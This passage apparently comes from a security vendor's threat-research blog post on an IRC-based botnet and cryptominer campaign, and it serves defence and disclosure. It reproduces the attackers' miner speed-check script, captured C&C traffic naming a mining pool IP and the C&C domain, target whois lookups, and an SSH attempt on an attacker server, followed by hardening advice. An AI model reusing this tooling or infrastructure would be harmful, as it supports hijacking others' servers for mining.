
Code of the tool:

```
root@ubuntu:~$ cat speed.sh
i=1
result=`docker ps -q | wc -l`
while [ “$i” -le “$result” ]
do
echo “miner numa $i speed”
docker logs minernuma$i | tail -8 | grep speed >> /tmp/minernuma$i.tmp
```

```
tail -1 /tmp/minernuma$i.tmp
rm /tmp/minernuma$i.tmp
i=$(($i + 1))
done
```

Reconstructed TCP streams from the traffic capture of C&C commands

The infected host always gets assigned a nickname of "*sEx*" along with a randomly generated integer. In this example, the host nickname is "*sEx-3635*".




```
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :.[01;32m * .[01;37mVERSIONS:     .[01;36mCNRig/0.1.5.[01;37m libuv/1.20.0 gcc/7.3.0.
[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :.[01;32m * .[01;37mCPU:          Intel(R) Xeon(R) CPU E5-2673 v3 @ 2.40GHz (1) .
[01;32mx64 .[01;32mAES-NI.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :.[01;32m * .[01;37mCPU L2/L3:    0.2 MB/30.0 MB.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :.[01;32m * .[01;37mTHREADS:      .[01;36m1.[01;37m, cryptonight-heavy, av=1,
donate=1%.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :.[01;32m * .[01;37mPOOL #1:      .[01;36m54.37.75.69:3333.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :.[01;32m * .[01;37mCOMMANDS:     .[01;35mh.[01;37mashrate, .[01;35mp.[01;37mause, .
[01;35mr.[01;37mesume.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:54:50] [UP] Checking for updates.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:54:50] .[01;32mREADY (CPU).[0m threads .[01;36m1(1).[0m huge pages .
[01;31m0/2 0%.[0m memory .[01;36m4.0 MB.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:54:50] [UP] This is the latest version..[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:54:50] .[01;37muse pool .[01;36m54.37.75.69:3333 .[01;30m54.37.75.69.
[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:54:50] .[01;35mnew job.[0m from .[01;37m54.37.75.69:3333.[0m diff .
[01;37m5000.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:54:54] .[01;35mnew job.[0m from .[01;37m54.37.75.69:3333.[0m diff .
[01;37m5000.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:55:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m12.9 .[22;36m13.6 n/a .
[01;36mH/s.[0m max: .[01;36m14.0 H/s.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:56:00] .[01;35mnew job.[0m from .[01;37m54.37.75.69:3333.[0m diff .
[01;37m5000.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:56:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m13.9 .[22;36m13.6 n/a .
[01;36mH/s.[0m max: .[01;36m14.1 H/s.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:57:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m13.9 .[22;36m13.6 n/a .
[01;36mH/s.[0m max: .[01;36m14.1 H/s.[0m
PING :ame-Team.pro
PONG :ame-Team.pro
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:58:19] .[01;35mnew job.[0m from .[01;37m54.37.75.69:3333.[0m diff .
[01;37m5000.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:58:46] .[01;32maccepted.[0m (1/0) diff .[01;37m5000.[0m .[01;30m(155
ms).[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:58:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m13.3 .[22;36m13.6 n/a .
[01;36mH/s.[0m max: .[01;36m14.1 H/s.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 11:59:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m13.5 .[22;36m13.6 n/a .
[01;36mH/s.[0m max: .[01;36m14.1 H/s.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 12:00:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m13.6 .[22;36m13.6 n/a .
[01;36mH/s.[0m max: .[01;36m14.1 H/s.[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 12:01:39] .[01;32maccepted.[0m (2/0) diff .[01;37m5000.[0m .[01;30m(149
ms).[0m
:sEx-3635!sEx@A64C0785.194B7DCC.B2A724E1.IP PRIVMSG #Dragos :[2018-05-30 12:01:54] .[01;37mspeed.[0m 2.5s/60s/15m .[01;36m13.6 .[22;36m13.6 n/a .
```

Entire conversation (41599 bytes)


Figure 9. TCP stream with a sample host nickname

All infected hosts also showed base C&C connection in the form of PING/PONG traffic, occasionally asked for updates, and provided some host information like suspicious crontab-like records and process identifier (PID) of the sd-pam process of the user who was running the IRC bot on the system. The following is the information exchange about a host, possibly the bot's new joiner or another target indirectly scanned over the zombie hosts, the infected host in this case:



```
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
:MAZY!MAZY@ame-Team.pro PRIVMSG #dragos :!ip 49.51.172.224
:Lucian!ame@ame-Team-3FB39FE5.madweb.ro PRIVMSG #Dragos :..2[whois] .12,15Range:
49.51.0.0 - 49.51.255.255
:Lucian!ame@ame-Team-3FB39FE5.madweb.ro PRIVMSG #Dragos :..2[whois] .12,15Netname:
[redacted]
:Lucian!ame@ame-Team-3FB39FE5.madweb.ro PRIVMSG #Dragos :..2
[whois] .12,15Organisation: [redacted]
:Lucian!ame@ame-Team-3FB39FE5.madweb.ro PRIVMSG #Dragos :..2[whois] .12,15Country: [redacted]
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
```

Figure 10. Host information exchange TCP stream




```
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
:MAZY!MAZY@ame-Team.pro PRIVMSG #dragos :!ip 149.56.134.241
:Lucian!ame@ame-Team-3FB39FE5.madweb.ro PRIVMSG #Dragos :[.Whois.] Firstline: OVH
Hosting, Inc. OVH-VPS-149-56-128 (NET-149-56-128-0-1) 149.56.128.0 - 149.56.135.255
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
```

Figure 11. One of the spotted identities linked to compromised servers

During the traffic monitoring, several identities such as *luci, lucian, dragos, mazy, hydra*, and *poseidon* were spotted in IRC communication channels.

These identities were also found as usernames on a compromised Japanese server. This server seemed to have a certain importance as it was also used to distribute an early version of this N3-Shellbot. The distribution of the dropper, *n3* file, was done mostly on the second C&C server. Communication with this server is shown in the following example:



```
root@ubuntu:~# ssh dragos@153.122.156.232
dragos@153.122.156.232's password:
Permission denied, please try again
```

Figure 12. Dragos SSH login

Using the credentials from one of the commands injected into the honeypots, we were able to get downloads of the files that the threat actors used. The files' contents often changed on the server (some were deleted, while some were added). According to the time correlation, it mostly happened in the daytime (in Central European Time/CET): during business hours and times. The activity never happened at night or on the weekends, suggesting that the threat actors operated on a somewhat daily basis.

Find a more extensive run-through of this operation, such as how the IRC bouncer involved comments in the Romanian language, the hacking tools used, exploits related to Ubuntu, and the indicators of compromise (IoCs), in the ***Appendix***.

Preventing compromise from malicious bot-related activities

The Outlaw group here used an IRC bot, which isn't a novel threat. The code used is available online, making it possible to build such a bot (with a fully undetectable toolset) and operate it under the radar of common network security solutions. Additionally, in this particular operation, it should be noted that the attackers looked into targeting big companies. While we haven't seen widespread attacks from this hacking group, it is important to adopt security measures that can defend systems against any potential attacks, such as:

- Setting up the SSH login process properly. Do not leave it open to public networks unless it is necessary for your infrastructure. Many devices run an SSH service by default, unnecessarily, with default credentials. This is particularly true in the case of network infrastructure devices like switches and firewalls.
- Monitoring the commands used on CLI on your systems.
- Monitoring non-DNS traffic coming to and from port 53.
- Detecting creation of new accounts and regularly verifying that all created accounts are only used for business purposes.
- Restricting the use of FTP as much as possible. Not only does it transfer passwords in clear text, but is also usually used for loading the exploit files on local systems. The same goes for the web directories. Any newly created files should be considered suspicious unless they are in an intended folder in the system.
- Reconsidering the use of Dovecot mail server, as it has been found to have a buffer overflow vulnerability (and therefore unsecure). Patch it or at least monitor its file directory for unusual files.
- Maintaining a mailbox, a contact person, or at least a contact form on your website for reporting any possible abuse or security compromise.

Users can also consider adopting security solutions that can provide protection from malicious bot-related activities through a cross-generational blend of threat defense techniques. Trend Micro™ XGen™ security provides high-fidelity machine learning that can secure the gateway and endpoints, and protect physical, virtual, and cloud workloads. With technologies that employ web/URL filtering, behavioral analysis, and custom sandboxing, XGen security offers protection against ever-changing threats that bypass traditional controls and exploit known and unknown vulnerabilities. XGen security also powers Trend Micro's suite of security solutions: Hybrid Cloud Security, User Protection, and Network Defense.

Related Posts:

- **Keeping a Hidden Identity: Mirai C&Cs in Tor Network**

Tags: androidIOTIRC botLinuxWindows

Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats.
  Read our security predictions for 2020.

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- New MacOS Dacls RAT Backdoor Show Lazarus' Multi-Platform Attack Capability
- Targeted Ransomware Attack Hits Taiwanese Organizations
- WebMonitor RAT Bundled with Zoom Installer
- Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining
- Grouping Linux IoT Malware Samples With Trend Micro ELF Hash

Popular Posts

WebMonitor RAT Bundled with Zoom Installer

New MacOS Dacls RAT Backdoor Show Lazarus' Multi-Platform Attack Capability

Exposing Modular Adware: How DealPly, IsErIk, and ManageX Persist in Systems

Coronavirus Update App Leads to Project Spy Android and iOS Spyware

Dissecting Geost: Exposing the Anatomy of the Android Trojan Targeting Russian Banks

Stay Updated

Email Subscription

Your email here

Subscribe

- Home and Home Office
- |
- For Business
- |
- Security Intelligence
- |
- About Trend Micro

- Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台灣
- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies